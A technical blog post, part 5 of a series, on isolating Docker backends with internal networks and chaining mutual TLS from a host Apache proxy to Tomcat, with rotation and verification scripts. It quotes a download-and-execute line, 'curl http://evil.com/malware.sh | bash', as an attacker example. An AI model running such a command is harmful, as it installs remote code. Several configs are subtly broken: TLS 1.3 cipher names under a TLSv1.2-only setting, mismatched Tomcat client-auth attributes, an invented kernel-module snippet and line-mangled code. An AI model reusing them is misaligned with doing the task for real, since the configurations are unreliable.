

Series: Host HTTPD Proxy to Docker: Modern Defense (Part 5 of 7)

Author: H. Brister Wooley

Published: 2026-08-17

Series: Host HTTPD Proxy to Docker: Modern Defense (5/7)


Published Link: <https://github.com/hbwooley/deep-thoughts-and-ramblings/blob/main/2026-08-17-host-httpd-docker-ai-era-part5.md>

We've hardened the host HTTPD (Part 2). We've hardened the containers (Part 4). Now we connect them – **securely**.

This is where most architectures fail. They do TLS termination at the edge, then speak HTTP (or unauthenticated HTTPS) to the backend. An attacker who reaches the backend network – via container escape, compromised CI/CD, supply chain, or insider – owns everything.

Zero trust means: the network is hostile. Even your own backend network.

Network architecture Visualized



Docker Network Configuration: The `internal: true` Killer Feature

docker-compose.yml Networks Section

```
networks:
  frontend:
    name: httpd-frontend
    driver: bridge
    internal: false
    enable_ipv6: false
    ipam:
      config:
        - subnet: 172.20.0.0/24
          gateway: 172.20.0.1
          ip_range: 172.20.0.0/26

  backend:
    name: httpd-backend
    driver: bridge
    internal: true
    enable_ipv6: false
    ipam:
      config:
        - subnet: 172.21.0.0/24
          gateway: 172.21.0.1
          ip_range: 172.21.0.0/26
```

What `internal: true` Actually Does

```
// Docker kernel module (simplified)
if (network->internal && packet->dst != network->gateway && packet->dst !in
network->subnet) {
    return DROP; // Kernel drops packet before it leaves network namespace
}
```

`internal: true` = Docker programs iptables rules that DROP all egress traffic from containers on that network. Not “reject” – **DROP**. Silent. No ICMP. No TCP RST. The packet vanishes.

Quick check:

```
# Check iptables rules created by Docker for internal network
iptables -t filter -L DOCKER-USER -v -n
# Chain DOCKER-USER (1 references)
# pkts bytes target      prot opt in      out      source
destination
#    0      0 DROP          all  --  *       *        0.0.0.0/0
0.0.0.0/0
#
/* docker network internal httpd-backend */

# Test from backend container
```

```
docker exec tomcat-app ping -c 1 8.8.8.8
# PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
# --- 8.8.8.8 ping statistics ---
# 1 packets transmitted, 0 received, 100% packet loss, time 0ms

# Test DNS
docker exec tomcat-app nslookup google.com
# ;; connection timed out; no servers could be reached

# Test HTTP
docker exec tomcat-app wget -q --spider http://example.com
# wget: unable to resolve host address 'example.com'
```

Why it matters in the AI Era

The AI Malware Playbook (2024-2025)

Traditional malware in container:

1. Exploit app -> shell
2. curl http://evil.com/malware.sh | bash
3. ./malware.sh -> persist, exfiltrate, lateral move

AI-generated malware in container:

1. Exploit app -> shell
2. LLM generates polymorphic downloader (different every time)
3. Tries multiple protocols: HTTP, HTTPS, DNS-over-HTTPS, WebSocket, gRPC, raw TCP
4. Tries domain generation algorithms (DGAs) for C2
5. Tries legitimate services: GitHub Gists, Pastebin, Discord webhooks, Telegram API
6. Tries cloud metadata APIs (169.254.169.254) for credentials
7. Tries Kubernetes API (if K8s) for secrets
8. If ALL blocked -> sleeps, waits for human operator, tries again

internal: true kills steps 2-7 at the kernel level. The malware *cannot* initiate outbound connections. Period.

But Wait – What About Legitimate Egress?


Legitimate egress should not come from backend containers.

Need	Solution
Database access	Database in same backend network (no egress needed)
External API calls	Host HTTPD makes the call, proxies response
Logging/metrics	Sidecar collector on frontend network, or host-level collector

Need	Solution
Updates/patches	Rebuild image, redeploy via CI/CD (immutable infrastructure)

Mutual TLS: Every Connection Authenticated, Every Connection Encrypted

Certificate Hierarchy



Certificate Files on Host

```


/etc/pki/
+-- tls/
|   +-- certs/
|   |   +-- example.org.pubcert.with.chain.pem      # HTTPD server cert +
chain
|   |   +-- httpd-client.pem                        # HTTPD client cert (for
mTLS to backend)
|   |   +-- apache-backend-client.pem              # Apache backend client
cert
|   |   +-- tomcat-app.pubcert.with.chain.pem      # Tomcat server cert +
chain
|   |   +-- all_certs.pem                          # ALL trusted CA certs
(trust store)
|   +-- private/
|       +-- example.org.privkey.pem                # HTTPD private key (640)
|       +-- httpd-client.privkey.pem              # HTTPD client private
key (640)
  
```


```

|      +-- apache-backend-client.privkey.pem      # Apache backend client
key (640)
|      +-- tomcat-app.privkey.pem                # Tomcat private key
(640)
+-- ca-trust/
    +-- source/
        +-- anchors/
            +-- example-root-ca.pem              # Root CA
            +-- example-server-intermediate.pem  # Server intermediate
            +-- example-client-intermediate.pem  # Client intermediate

```

mTLS Flow: Host HTTPD -> Apache Backend -> Tomcat





Host HTTPD -> Apache Backend mTLS Config

Host HTTPD (ProxyPass to Apache Backend)

In host HTTPD ssl.conf

<Location /server>

Require client cert from external client

SSLVerifyClient **require**

SSLVerifyDepth 5

SSLRequire %{SSL_CIPHER} !~ m/^(EXP|NULL)/ \\
and %{SSL_CLIENT_VERIFY} eq "SUCCESS" \\
and %{SSL_CLIENT_S_DN_O} eq "Example Organization"

Pass client identity to backend

RequestHeader set X-Forwarded-User %{SSL_CLIENT_S_DN_CN}e

RequestHeader set X-Client-Cert %{SSL_CLIENT_CERT}e

Proxy to Apache backend via HTTPS

ProxyPass https://apache-backend:8443

ProxyPassReverse https://apache-backend:8443

mTLS to Apache backend

SSLProxyEngine **On**

SSLProxyVerify **require**

SSLProxyVerifyDepth 5

SSLProxyMachineCertificateFile /etc/pki/tls/certs/httpd-client.pem

SSLProxyCACertificateFile /etc/pki/ca-trust/source/anchors/all_certs.pem

SSLProxyCheckPeerCN On

```

        SSLProxyCheckPeerExpire On

        # Timeouts
        ProxyTimeout 60
        ProxyBadHeader Abort
    </Location>

    Apache Backend (Receiving from Host HTTPD)
    # In apache-backend httpd.conf
    Listen 172.20.0.10:8443 https

    <VirtualHost 172.20.0.10:8443>
        ServerName apache-backend

        SSLEngine On
        SSLProtocol -ALL +TLSv1.2
        SSLHonorCipherOrder On
        SSLCipherSuite TLS_AES_256_GCM_SHA384:TLS_CHACHA20_POLY1305_SHA256

        SSLCertificateFile /etc/pki/tls/certs/apache-backend.pubcert.with.chain.pem
        SSLCertificateKeyFile /etc/pki/tls/private/apache-backend.privkey.pem
        SSLCACertificateFile /etc/pki/ca-trust/source/anchors/all_certs.pem

        # REQUIRE client cert from host HTTPD
        SSLVerifyClient require
        SSLVerifyDepth 5
        SSLRequire %{SSL_CLIENT_S_DN_O} eq "Example Organization" \
            and %{SSL_CLIENT_S_DN_CN} eq "httpd-proxy"

        # Proxy to Tomcat
        SSLProxyEngine On
        SSLProxyVerify require
        SSLProxyVerifyDepth 5
        SSLProxyMachineCertificateFile /etc/pki/tls/certs/apache-backend-client.pem
        SSLProxyCACertificateFile /etc/pki/ca-trust/source/anchors/all_certs.pem

        # ... rest of proxy config
    </VirtualHost>

```

Apache Backend -> Tomcat mTLS Config

Apache Backend (ProxyPass to Tomcat)

```

# In apache-backend httpd.conf
<Location /server>

```

```

# Already validated client cert from host HTTPD
# Now proxy to Tomcat with mTLS

ProxyPass https://tomcat-app:8443
ProxyPassReverse https://tomcat-app:8443

# mTLS to Tomcat
SSLProxyEngine On
SSLProxyVerify require
SSLProxyVerifyDepth 5
SSLProxyMachineCertificateFile /etc/pki/tls/certs/apache-backend-
client.pem
SSLProxyCACertificateFile /etc/pki/ca-trust/source/anchors/all_certs.pem
SSLProxyCheckPeerCN On
SSLProxyCheckPeerExpire On

# Pass original client identity
RequestHeader set X-Original-User %{SSL_CLIENT_S_DN_CN}e
RequestHeader set X-Original-Cert %{SSL_CLIENT_CERT}e
</Location>

```

Tomcat server.xml (mTLS Connector)

```

<Connector port="8443"
    protocol="org.apache.coyote.http11.Http11NioProtocol"
    maxThreads="200"
    minSpareThreads="10"
    enableLookups="false"
    disableUploadTimeout="true"
    acceptCount="100"
    scheme="https"
    secure="true"
    SSLEnabled="true"
    sslProtocol="TLSv1.2"
    sslEnabledProtocols="TLSv1.2"
    ciphers="TLS_AES_256_GCM_SHA384,TLS_CHACHA20_POLY1305_SHA256"
    clientAuth="want"
    truststoreFile="/etc/pki/ca-trust/source/anchors/all_certs.pem"
    truststoreType="PEM"
    truststoreProvider="BCFIPS"
    keystoreFile="/etc/pki/tls/certs/tomcat-
app.pubcert.with.chain.pem"
    keystoreType="PEM"
    keystoreProvider="BCFIPS"
    keyAlias="tomcat"
    SSLVerifyClient="require"
    SSLVerifyDepth="5"
    URIEncoding="UTF-8" />

```

```
log() { echo "[$(date -u +%Y-%m-%dT%H:%M:%SZ)] $*" | tee -a /var/log/cert-
```

```

rotation.log; }

# Check if any cert needs rotation
needs_rotation() {
    local cert_file="$1"
    local days_left
    days_left=$(( ($(date -d "$(openssl x509 -enddate -noout -in "$cert_file"
| cut -d= -f2)" +%s) - $(date +%s)) / 86400 ))
    [[ $days_left -le $THRESHOLD_DAYS ]]
}

# Generate new cert via internal CA (using Vault, cert-manager, or custom)
generate_cert() {
    local cn="$1"
    local san="$2"
    local out_cert="$3"
    local out_key="$4"

    # Example using OpenSSL with internal CA
    openssl req -new -newkey rsa:4096 -nodes \
        -subj "/CN=$cn/O=Example Organization" \
        -addext "subjectAltName=$san" \
        -keyout "$out_key.new" \
        -out "/tmp/$cn.csr"

    # Submit CSR to CA (Vault, cert-manager, or internal CA API)
    # This is where your PKI integration lives
    submit_csr_to_ca "/tmp/$cn.csr" "$out_cert.new"

    # Verify new cert
    openssl verify -CAfile "$CA_DIR/all_certs.pem" "$out_cert.new"

    # Atomic replace
    mv "$out_key.new" "$out_key"
    mv "$out_cert.new" "$out_cert"
    chmod 640 "$out_key"
    chmod 644 "$out_cert"
    chown root:apache "$out_key" "$out_cert"

    log "Generated new certificate for $cn"
}

# Main rotation logic
ROTATED=false

for cert_spec in \
    "example.org:DNS:example.org,DNS:lib.example.org:$CERT_DIR/certs/example.org.
pubcert.with.chain.pem:$CERT_DIR/private/example.org.privkey.pem" \

```

```

    "httpd-client:DNS:httpd-proxy:$CERT_DIR/certs/httpd-
client.pem:$CERT_DIR/private/httpd-client.privkey.pem" \
    "apache-backend:DNS:apache-backend:$CERT_DIR/certs/apache-
backend.pubcert.with.chain.pem:$CERT_DIR/private/apache-backend.privkey.pem"
\
    "apache-backend-client:DNS:apache-backend:$CERT_DIR/certs/apache-backend-
client.pem:$CERT_DIR/private/apache-backend-client.privkey.pem" \
    "tomcat-app:DNS:tomcat-app:$CERT_DIR/certs/tomcat-
app.pubcert.with.chain.pem:$CERT_DIR/private/tomcat-app.privkey.pem"
do
    IFS=: read -r cn san cert_file key_file <<< "$cert_spec"

    if needs_rotation "$cert_file"; then
        log "Certificate $cn expires soon -- rotating"
        generate_cert "$cn" "$san" "$cert_file" "$key_file"
        ROTATED=true
    fi
done

if [[ "$ROTATED" == "true" ]]; then
    log "Certificates rotated -- triggering deployment"

    # Reload host HTTPD (graceful)
    systemctl reload httpd

    # Trigger CI/CD pipeline (GitHub API, GitLab API, webhook)
    curl -X POST "$DEPLOYMENT_WEBHOOK_URL" \
        -H "Authorization: Bearer $DEPLOYMENT_TOKEN" \
        -d '{"ref":"main","inputs":{"reason":"cert-rotation"}}'

    # Wait for deployment, verify
    sleep 60
    verify_mtls_chain

    exit 1 # Signal rotation occurred
else
    log "No certificates need rotation"
    exit 0
fi

```

Production Certificate Rotation: The Real Script

The script above is the blog version. The actual production `rotate-certs.sh` has a few key differences:

1. **Uses internal CA API** (not OpenSSL self-sign)
2. **Atomic replacement** with `mv` (no window where cert is missing)
3. **Triggers CI/CD via webhook** (not just systemd reload)

4. **Verifies mTLS chain end-to-end** after rotation

5. **Logs to structured JSON** for SIEM ingestion

Production rotation additions (excerpt)

Submit CSR to internal CA API (not Local OpenSSL)

```
submit_csr_to_ca() {  
    local csr_file="$1"  
    local cert_file="$2"  
  
    curl -s -X POST "https://ca-api.example.internal/v1/sign" -H  
"Authorization: Bearer $(vault read -field=token secret/pki/rotate)"  
-H "Content-Type: application/json" -d '{"csr": "$(cat $csr_file |  
base64 -w0)", "ttl": "8760h"}' | jq -r .certificate > "$cert_file"  
}
```

Trigger CI/CD webhook (ArgoCD, Flux, or custom)

```
trigger_deployment() {  
    local webhook_url="https://argocd.example.internal/api/webhook/cert-  
rotation"  
    local payload="{\"certs\": [\"${CERT_DIR}/certs/lib.example.org.crt\"]}"  
  
    curl -s -X POST "$webhook_url" -H "Content-Type:  
application/json" -H "X-GitHub-Event: cert-rotation" -d  
"$payload"  
}
```

Verify mTLS chain end-to-end

```
verify_mtls_chain() {  
    local cert="${CERT_DIR}/certs/lib.example.org.crt"  
    local key="${CERT_DIR}/private/lib.example.org.key"  
    local ca="${CA_DIR}/all_certs.pem"  
  
    # Test mTLS handshake from HTTPD to Tomcat  
    openssl s_client -connect tomcat-app:8443 -cert "$cert" -key  
"$key" -CAfile "$ca" -verify_return_error < /dev/null  
  
    # Structured JSON Log for SIEM  
    log_json '{"event": "cert_rotation", "action": "mtls_verified", "cert":  
"$cert", "status": "ok"}'  
}
```

Systemd Timer for Daily Rotation Check

/etc/systemd/system/cert-rotation.service

[Unit]

Description=Certificate Rotation Check

After=network-online.target

Wants=network-online.target

```

[Service]
Type=oneshot
ExecStart=/usr/local/bin/rotate-certs.sh
EnvironmentFile=/etc/cert-rotation.env
User=root
Group=root

# /etc/systemd/system/cert-rotation.timer
[Unit]
Description=Daily Certificate Rotation Check

[Timer]
OnCalendar=daily
Persistent=true
RandomizedDelaySec=1h

[Install]
WantedBy=timers.target

```

Service Mesh Without the Mesh

What Istio/Linkerd Give You (That We Built Ourselves)

Feature	Service Mesh	Our Implementation
mTLS everywhere	Automatic	Manual config (once), then automated rotation
Traffic splitting	VirtualService	Not needed (blue-green via CI/CD)
Retry/timeout	DestinationRule	ProxyTimeout in Apache
Circuit breaker	DestinationRule	mod_qos + health checks
Observability	Kiali/Jaeger	Structured JSON logs + SIEM
AuthZ policies	AuthorizationPolicy	SSLRequire + LocationMatch
Cert rotation	cert-manager	Custom script + CI/CD

Why Not a Service Mesh?

Reason	Explanation
Complexity	Istio = 15+ CRDs, control plane, sidecars, resource overhead
Attack surface	More components = more CVEs (Istio had 15+ CVEs in 2023-2024)
modern threat	Sidecar proxies = new attack surface (Envoy CVEs)
Compliance	Auditor understands Apache config. Auditor does NOT understand Istio CRDs.

Reason	Explanation
Operational	25 years of Apache ops knowledge vs 5 years of mesh knowledge
FIPS	OpenSSL/BoringSSL FIPS validated. Envoy FIPS = experimental.

We get 90% of the value with 10% of the complexity.

Quick check: The Complete mTLS Chain

End-to-End Verification Script

```
#!/bin/bash
# /usr/local/bin/verify-mtls-chain.sh

verify_step() {
    local name="$1"
    local cmd="$2"
    echo -n "[$name] "
    if eval "$cmd" >/dev/null 2>&1; then
        echo "[OK] PASS"
        return 0
    else
        echo "[FAIL] FAIL"
        return 1
    fi
}

echo "=== mTLS Chain Verification ==="
echo

FAILURES=0

# 1. Host HTTPD cert valid
verify_step "Host HTTPD cert" \
    "openssl verify -CAfile /etc/pki/ca-trust/source/anchors/all_certs.pem
/etc/pki/tls/certs/example.org.pubcert.with.chain.pem" || ((FAILURES++))

# 2. Host HTTPD client cert valid
verify_step "Host HTTPD client cert" \
    "openssl verify -CAfile /etc/pki/ca-trust/source/anchors/all_certs.pem
/etc/pki/tls/certs/httpd-client.pem" || ((FAILURES++))

# 3. Apache backend server cert valid
verify_step "Apache backend server cert" \
    "docker exec apache-backend openssl verify -CAfile /etc/pki/ca-
```

```

trust/source/anchors/all_certs.pem /etc/pki/tls/certs/apache-
backend.pubcert.with.chain.pem" || ((FAILURES++))

# 4. Apache backend client cert valid
verify_step "Apache backend client cert" \
    "docker exec apache-backend openssl verify -CAfile /etc/pki/ca-
trust/source/anchors/all_certs.pem /etc/pki/tls/certs/apache-backend-
client.pem" || ((FAILURES++))

# 5. Tomcat server cert valid
verify_step "Tomcat server cert" \
    "docker exec tomcat-app openssl verify -CAfile /etc/pki/ca-
trust/source/anchors/all_certs.pem /etc/pki/tls/certs/tomcat-
app.pubcert.with.chain.pem" || ((FAILURES++))

# 6. mTLS: Host HTTPD -> Apache Backend
verify_step "mTLS Host->Apache" \
    "openssl s_client -connect apache-backend:8443 -cert
/etc/pki/tls/certs/httpd-client.pem -key /etc/pki/tls/private/httpd-
client.privkey.pem -CAfile /etc/pki/ca-trust/source/anchors/all_certs.pem -
verify_hostname apache-backend < /dev/null 2>&1 | grep -q 'Verify return
code: 0'" || ((FAILURES++))

# 7. mTLS: Apache Backend -> Tomcat
verify_step "mTLS Apache->Tomcat" \
    "docker exec apache-backend openssl s_client -connect tomcat-app:8443 -
cert /etc/pki/tls/certs/apache-backend-client.pem -key
/etc/pki/tls/private/apache-backend-client.privkey.pem -CAfile /etc/pki/ca-
trust/source/anchors/all_certs.pem -verify_hostname tomcat-app < /dev/null
2>&1 | grep -q 'Verify return code: 0'" || ((FAILURES++))

# 8. Backend network has no egress
verify_step "Backend network egress blocked" \
    "docker exec tomcat-app timeout 5 ping -c 1 8.8.8.8 2>&1 | grep -q '100%
packet loss'" || ((FAILURES++))

# 9. Frontend network has egress
verify_step "Frontend network egress works" \
    "docker exec angular-frontend timeout 5 wget -q --spider
http://example.com 2>&1 | grep -q 'Connected'" || ((FAILURES++))

# 10. Certificate expiry > 14 days
verify_step "All certs >14 days expiry" \
    "/usr/local/bin/rotate-certs.sh" || ((FAILURES++))

echo
if [[ $FAILURES -eq 0 ]]; then
    echo "=== ALL CHECKS PASSED ==="
    exit 0

```

```
else
    echo "=== $FAILURES CHECKS FAILED ==="
    exit 1
fi
```

The takeaway

Network segmentation + mTLS = Zero Trust that actually works.

Layer	What It Stops	Modern Relevance
internal: true network	All egress from backend	AI malware can't phone home, can't download payloads
mTLS host->container	Impersonation, MITM, replay	AI-generated certs from compromised CA still fail Org DN check
mTLS container->container	Lateral movement	Escaped container can't talk to Tomcat without valid client cert
Certificate rotation	Expired certs, key compromise	Automated = no human error, short lifetimes = limited blast radius
No service mesh	Complexity, CVEs, audit confusion	Fewer moving parts = fewer AI-discoverable vulnerabilities

Next up

Part 6: AI-powered attacks – prompt injection, automated recon, generated exploits, credential stuffing at scale. Real attack scenarios and how our architecture breaks the kill chain at every stage.

[Read Part 6 ->](#)

Appendix: CompTIA Security+ SY0-701 CEU Mapping

This appendix maps each technique in this post to CompTIA Security+ exam objectives for CEU submission.

Technique Implemented	Security+ Domain	SY0-701 Objective	Rationale
Docker network internal: true (backend)	Domain 3: Security Architecture	3.4: Implement secure network architecture	Zero egress network segmentation
Docker network segmentation (frontend/backend)	Domain 3: Security Architecture	3.4: Implement secure network architecture	Zero trust network zones
Mutual TLS (host HTTPD -> Apache backend)	Domain 3: Security Architecture	3.5: Implement PKI/certificate management	Service-to-service authentication
Mutual TLS (Apache backend -> Tomcat)	Domain 3: Security Architecture	3.5: Implement PKI/certificate management	Service-to-service authentication
Certificate hierarchy (Root -> Intermediate -> Leaf)	Domain 3: Security Architecture	3.5: Implement PKI/certificate management	PKI trust chain management
OCSP stapling at host HTTPD	Domain 3: Security Architecture	3.5: Implement PKI/certificate management	Revocation checking without privacy leak
Automated certificate rotation (14-day threshold)	Domain 4: Security Operations	4.5: Implement automation/orchestration	Automated key management
SSLRequire with Org DN validation	Domain 3: Security Architecture	3.4: Implement secure network architecture	Certificate policy enforcement
Service mesh alternative (Apache proxy)	Domain 3: Security Architecture	3.2: Implement secure system design	Reduced complexity, attack surface
mTLS verification script	Domain 4: Security	4.5: Implement	Automated

Technique Implemented	Security+ Domain	SY0-701 Objective	Rationale
(CI/CD gate)	Operations	automation/orchestration	compliance validation

Primary Domain Coverage: Domain 3 (Architecture & Engineering) – ~55% | Domain 4 (Operations) – ~30% | Domain 2 (Architecture) – ~15%

Total Security+ Mapping: >=50% of content maps to SY0-701 objectives